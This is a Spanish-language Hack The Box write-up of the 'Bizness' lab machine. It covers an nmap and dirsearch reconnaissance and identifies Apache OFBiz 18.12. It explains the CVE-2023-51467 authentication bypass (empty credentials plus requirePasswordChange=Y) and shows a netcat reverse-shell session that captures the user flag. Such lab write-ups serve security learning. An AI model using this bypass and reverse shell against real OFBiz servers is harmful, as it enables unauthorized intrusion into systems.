Write Up – Máquina Bizness

Entorno

Nombre: Bizness

Dificultad: Easy

Sistema Operativo: Linux

Target: 10.10.11.252

Plataforma: Hack The Box


Autora: Ingrid K.

Índice

1. Reconocimiento


Se realizó un escaneo Nmap que reveló tres puertos abiertos:

- 22/tcp = SSH
- 80/tcp = nginx
- 443/tcp = nginx



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 11:27 -03
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp  open  http     nginx 1.18.0
443/tcp open  ssl/http nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.89 seconds

┌──(root㉿kali)-[/home/kali]
└─# 
```


La aplicación web en los puertos 80/443 solo funciona agregando el dominio al archivo /etc/hosts



```
  GNU nano 7.2                          /etc/hosts
[redacted]

10.129.166.25   unika.htb
10.129.70.70    thetoppers.htb
10.10.11.252    bizness.htb










                              [ 9 líneas leídas ]
^G Ayuda      ^O Guardar    ^W Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea
```

2. Enumeración web


Con dirsearch se descubrió el directorio /control/login



```
[11:57:19] 302 -    0B  - /catalog  ->  https://bizness.htb/catalog/
[11:57:24] 302 -    0B  - /common  ->  https://bizness.htb/common/
[11:57:24] 404 -  780B  - /common/config/api.ini
[11:57:24] 404 -  762B  - /common/
[11:57:24] 404 -  779B  - /common/config/db.ini
[11:57:26] 302 -    0B  - /content  ->  https://bizness.htb/content/
[11:57:26] 302 -    0B  - /content/  ->  https://bizness.htb/content/control/mai
n
[11:57:26] 302 -    0B  - /content/debug.log  ->  https://bizness.htb/content/co
ntrol/main
[11:57:27] 200 -   34KB - /control/
[11:57:27] 200 -   34KB - /control
[11:57:27] 200 -   11KB - /control/login
[11:57:30] 404 -  763B  - /default.html
[11:57:30] 404 -  741B  - /default.jsp
[11:57:33] 302 -    0B  - /error  ->  https://bizness.htb/error/
[11:57:34] 404 -  761B  - /error/
[11:57:34] 404 -  770B  - /error/error.log
[11:57:34] 302 -    0B  - /example  ->  https://bizness.htb/example/
[11:57:46] 302 -    0B  - /images  ->  https://bizness.htb/images/
[11:57:46] 404 -  769B  - /images/Sym.php
[11:57:46] 404 -  762B  - /images/
[11:57:46] 404 -  769B  - /images/c99.php
[11:57:46] 404 -  768B  - /images/README
```

Este endpoint pertenece a Apache OFBiz v18.12, que tenía una vulnerabilidad conocida:

- CVE-2023-51467 (Authentication Bypass)



The Following Errors Occurred:
username was empty reenter
password was empty reenter

2/18/24, 10:13 AM - Eastern Daylight Time

Copyright (c) 2001-2024 The Apache Software Foundation. Powered by Apache OFBiz. Release 18.12

3. Análisis de vulnerabilidad


La falla permite omitir la autenticación mediante:

- usuario/password vacíos
- el parámetro requirePasswordChange=Y

Según el análisis de Qualys, el flujo de autenticación se salta la función checkLogin () cuando ambos campos están vacíos y se fuerza el parámetro vulnerable

4. Explotación


Se utilizó el exploit público https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass. El exploit envía una solicitud manipulada y abre una reverse shell. Desde la shell obtenida, se accedió al sistema como usuario ofbiz. Se capturó la flag de usuario en /home/ofbiz/



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.163] from (UNKNOWN) [10.10.11.252] 34170
whoami
ofbiz
cd /home/ofbiz
ls
user.txt
cat user.txt
86914308780515e7479f64247304a75e
```

